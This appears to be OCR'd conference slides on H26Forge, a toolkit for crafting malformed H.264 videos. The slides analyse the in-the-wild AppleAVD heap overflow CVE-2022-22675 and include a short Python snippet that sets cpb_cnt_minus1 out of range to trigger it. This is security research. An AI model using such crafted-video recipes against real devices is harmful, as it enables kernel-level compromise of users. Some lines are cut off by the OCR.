num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		
run_length_minus1[iGroup]	1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Bitstream representation is fragile – Bit flips lead to unpredictable changes

000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	34355DE8	EE422F30
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Bitstream representation is fragile – Bit flips lead to unpredictable changes

000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	35355DE8	EE422F30
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Want: Generate syntactically correct but semantically non-compliant videos

Syntactically correct: bitstream correctly read

if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		
run_length_minus1[iGroup]	1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.


num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

Semantically non-compliant: syntax elements are out-of-bounds

Syntax Elements

Semantics

Previously Identified Codec Security Vulnerabilities



CVE-2022-22675: AppleAVD Heap Overflow

In-the-wild Apple Kernel 0-day

Threat actor information not shared

Believed to be part of an exploit chain on macOS with an Intel Graphics Driver information leak

Also impacts iOS

macOS Monterey 12.3.1

Released March 31, 2022

AppleAVD

Available for: macOS Monterey

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: An out-of-bounds write issue was addressed with improved bounds checking. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22675: an anonymous researcher

Intel Graphics Driver

Available for: macOS Monterey

Impact: An application may be able to read kernel memory

Description: An out-of-bounds read issue may lead to the disclosure of kernel memory and was addressed with improved input validation. Apple is aware of a report that this issue may have been actively exploited.


CVE-2022-22674: an anonymous researcher

https://support.apple.com/en-us/HT213220

CVE-2022-22675: Root-Cause Analysis

HRD Parameter parsing has a missing bounds check for `uint_8t cpb_cnt_minus1`

`cpb_cnt_minus1` is used a loop-bound to write values into an array



CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

hrd_parameters( ) {
cpb_cnt_minus1
bit_rate_scale
cpb_size_scale
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {
bit_rate_value_minus1[SchedSelIdx]
cpb_size_value_minus1[SchedSelIdx]
cbr_flag[SchedSelIdx]
}
us1

cpb_cnt_minus1 plus 1 specifies the number of alternative CI
cpb_cnt_minus1 shall be in the range of 0 to 31, inclusive. When low
be equal to 0. When cpb_cnt_minus1 is not present, it shall be inferre

Expectation

Set
`cpb_cnt_minus1`
to max possible value
and get a crash

Reality

littlelailo @littlelailo · May 17, 2022 ···
The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...

Natalie Silvanovich ···
@natashenka

OMG, I wish this existed. I forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022

Natalie Silvanovich @natashenka · May 17, 2022 ···
Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is

1 9

https://twitter.com/natashenka/status/1526440524441194496

Challenges of working with encoded videos

1. Variable bit-length bitstream representation
2. Dependent syntax elements

cpb_cnt_minus1

hrd_parameters( ) {
cpb_cnt_minus1
bit_rate_scale
cpb_size_scale
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; Sche
bit_rate_value_minus1[SchedSelIdx]
cpb_size_value_minus1[SchedSelIdx]
cbr_flag[SchedSelIdx]
}
initial_cpb_removal_delay_length_minus1
cpb_removal_delay_length_minus1

Doing this by han

Lack of tooling is

professionals from e

Summary of Decoder Attack Surface and H.264 Basics

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware
- H.264 bitstreams are divided into Network Abstraction Layer Units (NALUs)
- Syntax elements have semantics, but semantics are not always enforced
- Modifying syntax elements is currently a challenging process

Syntax Elements

Semantics

H26Forge

https://www.wasatchsteel.com/wp-content/uploads/2019/11/history-steel-metal-forging.jpg

https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H.264%2C_MPEG-4_AVC_logo.svg/2560px-H.264%2C_MPEG-4_AVC_logo.svg.png


Programmatically edit H.264 syntax elements with Python scripts

```
hrd_parameters( ) {
  cpb_cnt_minus1
  bit_rate_scale
  cpb_size_scale
  for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; Sche
    bit_rate_value_minus1[ SchedSelIdx ]
    cpb_size_value_minus1[ SchedSelIdx ]
    cbr_flag[ SchedSelIdx ]
}
```

```python
# Set `cpb_cnt_minus1` to large value
cpb_cnt_minus1 = 255
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1

# Set dependent syntax elements to incrementing values
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

H26Forge: Toolkit to manipulate H.264 Syntax Elements


30,000+ lines of Rust



3 years to develop


https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements



